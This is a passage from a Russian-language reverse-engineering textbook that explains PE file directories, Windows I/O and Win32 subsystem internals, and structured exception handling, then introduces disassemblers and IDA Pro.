


Рисунок 3.4. Процесс динамического связывания и соединение модулей посредством таблиц импорта и экспорта.

Каталоги

Исполняемые PE-файлы содержат список особых необязательных каталогов, которые по существу являются дополнительными структурами данных внутри исполняемого файла. Содержимое большинства каталогов описывает специальная структура данных, однако для правильной работы исполняемого файла ни один из них не обязателен.

В таблице 3.1 перечислены распространённые каталоги и приведено их краткое описание.

Таблица 3.1. Необязательные каталоги формата Portable Executable

Имя	Описание	Связанная структура данных
Таблица экспорта (Export Table)	Содержит имена и RVA всех функций, экспортируемых текущим модулем.	`IMAGE_EXPORT_DIRECTORY`
Таблица импорта (Import Table)	Содержит имена модулей и функций, импортируемых текущим модулем. Для каждой функции список содержит строку имени либо порядковый номер и RVA, указывающий на запись этой функции в таблице адресов импорта. Именно эта запись во время выполнения, при загрузке модуля, получает настоящий указатель на импортированную функцию.	`IMAGE_IMPORT_DESCRIPTOR`
Таблица ресурсов (Resource Table)	Указывает на каталог ресурсов исполняемого файла. Каталог ресурсов представляет собой статическое определение различных элементов пользовательского интерфейса, например строк, компоновки диалоговых окон и меню.	`IMAGE_RESOURCE_DIRECTORY`
Таблица базовых перемещений (Base Relocation Table)	Содержит список адресов внутри модуля, которые необходимо пересчитать, если модуль загружается не по тому адресу, для которого был создан.	`IMAGE_BASE_RELOCATION`
Отладочная информация (Debugging Information)	Содержит отладочную информацию исполняемого файла. Обычно она представлена ссылкой на внешний файл символов, где хранится собственно отладочная информация.	`IMAGE_DEBUG_DIRECTORY`
Таблица локального хранилища потоков (Thread Local Storage Table)	Указывает на специальную локальную для потоков секцию исполняемого файла, которая может содержать локальные переменные потоков. При загрузке исполняемого файла этой возможностью управляет загрузчик.	`IMAGE_TLS_DIRECTORY`
Таблица конфигурации загрузки (Load Configuration Table)	Содержит различные элементы настройки образа, например специальную таблицу префиксов `LOCK`, с помощью которой образ во время загрузки можно приспособить к однопроцессорной или многопроцессорной системе. В таблице также находятся сведения для особой защитной функции: список допустимых обработчиков исключений модуля, не позволяющий вредоносному коду установить недопустимый обработчик.	`IMAGE_LOAD_CONFIG_DIRECTORY`

Имя	Описание	Связанная структура данных
Таблица связанного импорта (Bound Import Table)	Содержит дополнительную связанную с импортом таблицу со сведениями о записях связанного импорта. Связанный импорт означает, что импортирующий исполняемый файл содержит фактические адреса внутри экспортирующего модуля. Этот каталог служит для проверки того, что такие адреса всё ещё действительны.	`IMAGE_BOUND_IMPORT_DESCRIPTOR`
Таблица адресов импорта (Import Address Table, IAT)	Содержит по одной записи для каждой функции, импортируемой текущим модулем. Во время загрузки эти записи инициализируются фактическими адресами импортированных функций.	Список 32-разрядных указателей
Дескриптор отложенного импорта (Delay Import Descriptor)	Содержит специальные сведения для реализации механизма отложенной загрузки импорта, при котором импортированная функция разрешается лишь при первом вызове. Операционная система этот механизм не поддерживает; он реализован библиотекой времени выполнения C.	`ImgDelayDescr`

Ввод и вывод

Ввод-вывод может иметь отношение к реверс-инжинирингу потому, что проследить взаимодействие программы с внешним миром намного проще, чем исследовать её на уровне кода, а иногда почти столь же информативно. В сущности, некоторые сеансы реверс-инжиниринга вообще не доходят до анализа кода: простое наблюдение за вводом-выводом программы нередко отвечает на все имеющиеся вопросы о целевой программе.

В следующих разделах кратко представлены различные каналы ввода-вывода, реализованные в Windows. Условно их можно разделить на два уровня. Нижний уровень - система ввода-вывода, отвечающая, помимо прочего, за взаимодействие с оборудованием. Верхний уровень - подсистема Win32, которая реализует графический интерфейс и обрабатывает пользовательский ввод.

Система ввода-вывода

Система ввода-вывода - совокупность компонентов ядра, управляющих работающими в системе драйверами устройств и взаимодействием приложений с ними. Драйверы регистрируются в системе ввода-вывода, благодаря чему приложения могут взаимодействовать с ними и направлять устройству универсальные либо относящиеся к нему запросы. К универсальным относятся основные операции, например запрос файловой системе на чтение файла или запись в него. Система ввода-вывода передаёт такой запрос от приложения драйверу устройства, ответственному за выполнение операции.

Система ввода-вывода имеет многоуровневую архитектуру: для каждого устройства несколько драйверов могут располагаться слоями друг над другом. Благодаря этому можно создать универсальный драйвер файловой системы, которому безразлично конкретное используемое устройство хранения. Точно так же можно создавать универсальные драйверы накопителей, не зависящие от конкретного драйвера файловой системы, который будет управлять данными устройства. Система ввода-вывода соединяет два компонента; поскольку они пользуются чётко

определёнными интерфейсами системы ввода-вывода, компоненты могут сосуществовать без специальных изменений.

Такая многоуровневая архитектура также позволяет сравнительно легко добавлять драйверы-фильтры - дополнительные слои, которые отслеживают либо изменяют взаимодействие драйверов с приложениями или двух драйверов друг с другом. Поэтому можно создавать универсальные драйверы обработки данных, которые определённым образом обрабатывают каждый файл перед передачей файловой системе; представьте, например, прозрачный драйвер сжатия или шифрования файлов.

Система ввода-вывода интересна специалистам по реверс-инжинирингу потому, что мы часто наблюдаем за ней, чтобы извлечь сведения о целевой программе. Обычно для этого применяются инструменты, которые внедряют специальный фильтрующий код в иерархию устройств и начинают отслеживать поток данных. Наблюдаемое устройство может представлять любой элемент ввода-вывода: сетевой интерфейс, высокоуровневый сетевой протокол, файловую систему или физический накопитель.

Разумеется, положение фильтра в стеке ввода-вывода имеет огромное значение, поскольку влияет на тип данных, получаемых фильтрующим компонентом. Например, если фильтр находится над компонентом высокоуровневого сетевого протокола, такого как TCP, он видит высокоуровневые пакеты, отправляемые и принимаемые приложениями, без различных низкоуровневых заголовков пакетов TCP, IP или Ethernet. Если же фильтр расположен на уровне сетевого интерфейса, он получает заголовки низкоуровневых сетевых протоколов, включая TCP, IP и другие.

Тот же принцип относится к любому каналу ввода-вывода, а выбор места для драйвера-фильтра зависит от того, какие сведения требуется извлечь. В большинстве случаев нам не приходится решать это напрямую: достаточно выбрать подходящий инструмент, который наблюдает за системой на нужном уровне.

Подсистема Win32

Подсистема Win32 отвечает за каждый аспект пользовательского интерфейса Windows. Она охватывает всё - от низкоуровневого графического механизма, интерфейса графических устройств (graphics device interface, GDI), до компонента USER, который отвечает за высокоуровневые конструкции графического интерфейса, например окна и меню, а также за обработку пользовательского ввода.

Внутреннее устройство подсистемы Win32, вероятно, относится к наименее документированным областям Windows. И всё же, по-моему, важно в общих чертах понимать её работу, поскольку через неё проходит весь пользовательский интерфейс Windows. Прежде всего следует осознавать, что компоненты, относимые к подсистеме Win32, отвечают не за весь Win32 API, а лишь за его части USER и GDI. Как говорилось ранее, BASE API, экспортируемый из `KERNEL32.DLL`, реализован посредством прямых вызовов собственного API и в действительности никак не связан с подсистемой Win32.

Подсистема Win32 реализована внутри компонента ядра `WIN32K.SYS` и управляется пользовательскими компонентами `USER32.DLL` и `GDI32.DLL`. Пользовательские DLL взаимодействуют с компонентом ядра посредством обычных системных вызовов - того же механизма, который применяется во всей системе для обращения к ядру.

Специалисту по реверс-инжинирингу полезно познакомиться с USER и GDI, а также с общей архитектурой подсистемы Win32, потому что практически всё взаимодействие с пользователем проходит через них. Предположим, например, что вы пытаетесь найти в программе код, который выводит определённое окно или обрабатывает конкретное пользовательское событие. Главное -

знать, как проследить движение таких событий внутри подсистемы Win32. После этого легко найти программный код, отвечающий за получение или создание этих событий.

Управление объектами

Поскольку USER и GDI - старые компоненты, перенесённые из древних версий Windows, они не используют рассмотренный ранее диспетчер объектов ядра. Вместо этого каждый из них применяет собственный небольшой механизм управления объектами. И USER, и GDI поддерживают очень похожие по устройству таблицы объектов. Дескрипторы объектов Win32, например окон и контекстов устройств, по существу являются индексами в этих таблицах. Таблицы хранятся и обслуживаются в памяти ядра, но также отображаются в адресное пространство каждого процесса для доступа из пользовательского режима только для чтения.

Поскольку таблицы дескрипторов USER и GDI глобальны, а дескрипторы представляют собой всего лишь индексы в них, очевидно, что, в отличие от дескрипторов объектов ядра, дескрипторы USER и GDI тоже глобальны: если доступ к одним объектам нужен нескольким процессам, все они используют одинаковые дескрипторы. В действительности подсистема Win32 не всегда разрешает нескольким процессам обращаться к одним и тем же объектам; конкретное поведение зависит от типа объекта.

Структурная обработка исключений

Исключение - особое состояние программы, заставляющее её немедленно перейти к специальной функции, называемой обработчиком исключения. Обработчик решает, как поступить с исключением: он может устранить проблему и продолжить программу с той же позиции кода либо возобновить исполнение с другой позиции. Если разрешить исключение невозможно, обработчик также может принять решение завершить программу.

Существует два основных типа исключений: аппаратные и программные. Аппаратные исключения создаёт процессор, например когда программа обращается к недействительной странице памяти, вызывая страничное нарушение, или выполняет деление на ноль. Программное исключение создаётся, когда программа явно возбуждает исключение, чтобы сообщить об ошибке. Например, в C++ исключение можно возбудить ключевым словом `throw`; это распространённый способ распространения сведений об ошибке, альтернативный возврату кодов ошибок через значения функций. В Windows ключевое слово `throw` реализовано посредством Win32 API `RaiseException`, который обращается к ядру и далее проходит по пути кода, похожему на аппаратное исключение, а в конце возвращается в пользовательский режим, чтобы уведомить программу об исключении.

Структурная обработка исключений (structured exception handling, SEH) означает, что операционная система предоставляет механизмы упорядоченной "доставки" исключений приложениям. Каждому потоку назначается список обработчиков исключений - перечень процедур, способных реагировать на возникающие исключения. Когда происходит исключение, операционная система вызывает каждый зарегистрированный обработчик, а тот решает, следует ли ему обработать исключение или система должна продолжить поиск.

Список обработчиков исключений хранится в структуре блока информации о потоке (thread information block, TIB), которая доступна из пользовательского режима и содержит следующие поля:

```
_NT_TIB:

+0x000 ExceptionList    : 0x0012fecc
+0x004 StackBase        : 0x00130000
+0x008 StackLimit       : 0x0012e000
+0x00c SubSystemTib     : (null)
+0x010 FiberData        : 0x00001e00
+0x010 Version          : 0x1e00
+0x014 ArbitraryUserPointer : (null)
+0x018 Self             : 0x7ffde000
```

TIB хранится в обычной закрытой области памяти пользовательского режима. Мы уже знаем, что один процесс может иметь несколько потоков, однако все потоки видят одну память: они совместно используют одно адресное пространство. Значит, у каждого процесса может быть несколько структур TIB. Как поток находит собственную TIB во время выполнения? В процессорах IA-32 Windows использует сегментный регистр `FS` как указатель на активные в данный момент структуры данных конкретного потока. TIB текущего потока всегда доступен по адресу `FS:[0]`.

Нас интересует элемент `ExceptionList`: это начало списка обработчиков исключений текущего потока. Когда создаётся исключение, процессор вызывает зарегистрированный в IDT обработчик. Возьмём в качестве примера страничное нарушение. При обращении к недействительному адресу памяти, то есть адресу без действительной записи таблицы страниц, процессор создаёт прерывание страничного нарушения - прерывание номер 14 - и вызывает обработчик, указанный в записи 14 IDT. В Windows эта запись обычно указывает на функцию `KiTrap0E` в ядре Windows. `KiTrap0E` определяет тип возникшего страничного нарушения и передаёт его надлежащему обработчику. При страничных нарушениях пользовательского режима, которые не разрешил диспетчер памяти, например вызванных обращением приложения к недействительному адресу памяти, Windows вызывает пользовательскую диспетчерскую процедуру исключений `KiUserExceptionDispatcher` из `NTDLL.DLL`. `KiUserExceptionDispatcher` вызывает `RtlDispatchException`, которая обходит связанный список по адресу `ExceptionList` и ищет обработчик, способный справиться с исключением. Связанный список по существу представляет собой цепочку структур данных `_EXCEPTION_REGISTRATION_RECORD`, определённых следующим образом:

```
_EXCEPTION_REGISTRATION_RECORD:

+0x000 Next             : Ptr32 _EXCEPTION_REGISTRATION_RECORD
+0x004 Handler          : Ptr32
```

Простейшая последовательность установки обработчика исключений выглядит примерно так:

```
00411F8A  push        ExceptionHandler
00411F8F  mov         eax,dword ptr fs:[00000000h]
00411F95  push        eax
00411F96  mov         dword ptr fs:[0],esp
```

Эта последовательность просто добавляет запись `_EXCEPTION_REGISTRATION_RECORD` в список обработчиков исключений текущего потока. Элементы хранятся в стеке.

На практике простые последовательности установки обработчика, подобные только что показанной, встречаются редко. Причина в том, что компиляторы обычно расширяют механизм операционной системы, чтобы поддерживать вложенные блоки обработки исключений и несколько таких блоков внутри одной функции. В компиляторах Microsoft исключение для этого направляется обработчику `_except_handler3`, который затем вызывает правильный фильтр и обработчик исключения с учётом устройства текущей функции. Для реализации этой возможности компилятор обслуживает дополнительные структуры данных, управляющие иерархией обработчиков исключений внутри одной функции. Ниже приведена типичная последовательность установки SEH, создаваемая компилятором Microsoft C/C++:

```
00411F83  push        0FFFFFFFFh
00411F85  push        425090h
00411F8A  push        offset @ILT+420(__except_handler3) (4111A9h)
00411F8F  mov         eax,dword ptr fs:[00000000h]
00411F95  push        eax
00411F96  mov         dword ptr fs:[0],esp
```

Как видно, компилятор расширил структуру данных `_EXCEPTION_REGISTRATION_RECORD` и добавил два новых элемента. `_except_handler3` использует их, чтобы определить, какой обработчик следует вызвать.

Помимо кадровых обработчиков исключений, новые версии операционной системы поддерживают также вектор обработчиков - линейный список процедур, вызываемых при каждом исключении независимо от того, какой код его создал. Векторные обработчики исключений устанавливаются посредством Win32 API `AddVectoredExceptionHandler`.

Заключение

На этом завершается наше чрезвычайно краткое путешествие по архитектуре и внутреннему устройству операционной системы Windows. В этой главе изложены самые основные сведения, которые обязан знать об используемой операционной системе каждый специалист по реверс-инжинирингу.

Главный вывод состоит в том, что знания об операционных системах полезны специалисту по реверс-инжинирингу на множестве разных уровней. Прежде всего крайне важно понимать формат исполняемых файлов системы, поскольку их заголовки часто содержат немало подсказок о программах и их архитектуре. Кроме того, базовое понимание взаимодействия системы с внешним миром помогает эффективно наблюдать за приложениями и отслеживать их работу посредством различных системных средств мониторинга. Наконец, знание основных API операционной системы облегчает расшифровку программ. Представьте приложение, которое выполняет последовательность вызовов системных API. По сути, оно разговаривает с операционной системой, а API служит языком этого разговора. Если вы понимаете основы соответствующего API, то можете прислушаться к беседе и выяснить, что говорит приложение...

Дополнительная литература

Если вы хотите глубже разобраться в операционных системах, обратитесь к книге Эндрю С. Таненбаума (Andrew S. Tanenbaum) и Альберта С. Вудхалла (Albert S. Woodhull) *Operating Systems: Design and Implementation*, Second Edition, Prentice Hall, 1997 [Tanenbaum2], в которой рассматриваются общие понятия операционных систем. Подробнейшие сведения об архитектуре операционных систем Windows на основе NT приведены в книге Марка Е. Руссиновича (Mark E. Russinovich) и Дэвида А. Соломона (David A. Solomon) *Microsoft Windows Internals, Fourth Edition: Microsoft Windows Server 2003, Windows XP, and Windows 2000* [Russinovich]. Эта книга, несомненно, является авторитетным руководством по архитектуре и внутреннему устройству Windows.

Глава 4. Инструменты реверс-инжиниринга

Реверс-инжиниринг невозможен без подходящих инструментов. Существуют сотни различных программных средств, которые можно применять для реверс-инжиниринга: одни распространяются бесплатно, другие стоят тысячи долларов. Крайне важно понимать различия между ними и выбирать правильные инструменты.

Универсального инструмента реверс-инжиниринга, по крайней мере на момент написания книги, не существует. Поэтому вам придётся собрать собственный небольшой набор, включающий все виды средств, которые могут понадобиться. В этой главе описаны различные категории доступных инструментов и рекомендованы лучшие продукты в каждой из них. Некоторые разработчики предоставляют свои продукты бесплатно, тогда как другие стоят весьма дорого.

Мы рассмотрим разнообразные виды инструментов: начнём с основных средств реверс-инжиниринга, например дизассемблеров и низкоуровневых отладчиков, затем перейдём к декомпиляторам и различным инструментам наблюдения за системой. В заключение обсудим средства исправления и дампа исполняемых файлов, которые нередко помогают в процессе реверс-инжиниринга.

Только вам решать, оправдывают ли ваши проекты расходы в несколько сотен долларов США на программное обеспечение. В целом, я бы сказал, начать заниматься реверс-инжинирингом можно, не потратив на программы ни цента, однако некоторые коммерческие продукты определённо облегчат вашу жизнь.

Различные подходы к реверс-инжинирингу

Существует много разных подходов к реверс-инжинирингу, и выбор подходящего зависит от целевой программы, платформы, на которой она работает и для которой была разработана, а также от того, какие сведения требуется извлечь. В общем случае есть две основополагающие методики: автономный анализ и анализ работающей программы.

Автономный анализ кода (статический листинг)

Автономный анализ кода означает, что двоичный исполняемый файл преобразуется дизассемблером или декомпилятором в понятную человеку форму. Затем реверс-инжиниринг выполняется посредством ручного чтения и анализа частей полученного текста. Автономный анализ кода - мощный подход, поскольку даёт хорошее общее представление о программе и позволяет легко искать интересующие функции.

Недостаток автономного анализа обычно состоит в том, что по сравнению с анализом работающей программы он требует лучшего понимания кода: вы не видите ни данные, с которыми работает программа, ни их движение. О типах данных и путях их движения приходится судить по коду. Как правило, автономный анализ является более сложным подходом к реверс-инжинирингу.

В некоторых случаях, особенно связанных со взломом защиты, автономный анализ кода невозможен. Обычно это происходит, когда программа "упакована": код зашифрован или сжат и распаковывается только во время выполнения. В таких случаях возможен лишь анализ работающего кода.

Анализ работающего кода

Анализ работающего кода тоже предполагает преобразование кода в понятную человеку форму, но преобразованный код не просто читают статически: программу запускают в отладчике и наблюдают за её поведением в действующей системе. Такой подход даёт гораздо больше сведений, поскольку позволяет видеть внутренние данные программы и их влияние на ход исполнения. Можно наблюдать содержимое отдельных переменных и происходящее при чтении или изменении этих данных. В целом анализ работающего кода лучше подходит начинающим, потому что предоставляет намного больше материала для работы. Инструменты такого анализа рассматриваются далее в этой главе, в разделе об отладчиках.

Дизассемблеры

Дизассемблер - один из важнейших инструментов реверс-инжиниринга. По существу он декодирует двоичный машинный код, представляющий собой всего лишь поток чисел, и превращает его в читаемый текст на языке ассемблера. Этот процесс несколько похож на происходящее внутри ЦП во время работы программы. Разница в том, что дизассемблер не выполняет указанные кодом действия, как это делает процессор, а только декодирует каждую инструкцию и создаёт её текстовое представление.

Само собой, конкретный формат кодирования инструкций и получаемое текстовое представление полностью зависят от платформы. Каждая платформа поддерживает свой набор инструкций и набор регистров. Поэтому дизассемблер также привязан к платформе, хотя существуют дизассемблеры, отдельно поддерживающие несколько платформ.

На рис. 4.1 показано, как дизассемблер преобразует последовательность байтов кода операции IA-32 в понятную человеку инструкцию языка ассемблера. Обычно сначала дизассемблер ищет код операции в таблице преобразования, где содержатся текстовое имя и формат каждой инструкции. В данном случае код операции равен `8B`, а инструкция - `MOV`. Инструкции IA-32 похожи на функции: каждая принимает свой набор "параметров", которые обычно называются операндами. Затем дизассемблер определяет, какие именно операнды использованы в данной инструкции.

Как отличить код от данных

Возможно, это не кажется серьёзной проблемой, однако научить дизассемблер отличать код от данных зачастую весьма трудно. Исполняемые образы обычно содержат предназначенные для кода секции `.text`, но выясняется, что ради производительности компиляторы нередко помещают отдельные фрагменты данных прямо в секцию кода.

Чтобы правильно отличать код от данных, дизассемблер должен применять рекурсивный обход, а не обычное линейное сканирование. См.: Benjamin Schwarz, Saumya Debray, Gregory Andrews, "Disassembly of Executable Code Revisited", *Proceedings of the Ninth Working Conference on Reverse Engineering*, 2002 [Schwarz]. Если кратко, при рекурсивном обходе действительно прослеживается поток кода, поэтому адрес дизассемблируется лишь в том случае, если он достижим из ранее разобранного кода. Линейное сканирование просто движется от одной инструкции к следующей, а значит, любые данные посреди кода могут сбить дизассемблер с толку.

Самый распространённый пример таких данных - таблица переходов, которую компиляторы иногда используют для реализации блоков `switch`. Дойдя до подобной инструкции, дизассемблер должен применить эвристические правила и обойти таблицу переходов, чтобы определить следующую инструкцию для разбора. Одна из сложностей работы с такими таблицами состоит в том, что трудно определить их точную длину. Алгоритмы точного различения кода и данных в дизассемблерах активно исследовались; см., в частности, [Cifuentes1] и [Schwarz].




Рисунок 4.1. Преобразование инструкции IA-32 из машинного кода в понятный человеку язык ассемблера.

IDA Pro

IDA (Interactive Disassembler) компании DataRescue (www.datarescue.com) - чрезвычайно мощный дизассемблер, поддерживающий множество процессорных архитектур, в том числе IA-32, IA-64 (Itanium), AMD64 и многие другие. IDA также работает с различными форматами исполняемых файлов: PE (Portable Executable, применяемый в Windows), ELF (Executable and Linking Format, применяемый в Linux) и даже XBE, используемый в Microsoft Xbox. IDA недёшева: стандартная редакция стоит 399 долларов, а расширенная, которая на момент написания стоила 795 долларов, поддерживает больше процессорных архитектур. И всё же, если вам предстоит много заниматься реверс-инжинирингом крупных программ, она определённо стоит своих денег. Во время написания книги DataRescue предлагала бесплатную пробную версию IDA с ограниченным сроком действия. Если вы всерьёз интересуетесь реверс-инжинирингом, настоятельно рекомендую испытать IDA: это один из лучших доступных инструментов. На рис. 4.2 показан обычный экран IDA Pro.

Если говорить о возможностях, основное правило таково: любая функция, которую вы способны вообразить и которую в принципе можно реализовать, вероятно, уже реализована в IDA. Это поразительно гибкий продукт, предоставляющий чрезвычайно подробный дизассемблированный листинг и множество дополнительных возможностей, помогающих в реверс-инжиниринге.

IDA способна строить наглядные блок-схемы заданной функции. По существу это логические графы с фрагментами дизассемблированного кода, которые наглядно показывают влияние каждого условного перехода на поток исполнения функции. Каждый прямоугольник представляет фрагмент кода или этап исполнения функции. Прямоугольники соединены стрелками, показывающими движение кода в зависимости от выполнения или невыполнения условия перехода. На рис. 4.3 приведена блок-схема функции, созданная IDA.




Рисунок 4.2. Обычный экран IDA Pro с дизассемблированным кодом, списком функций и списком строк.

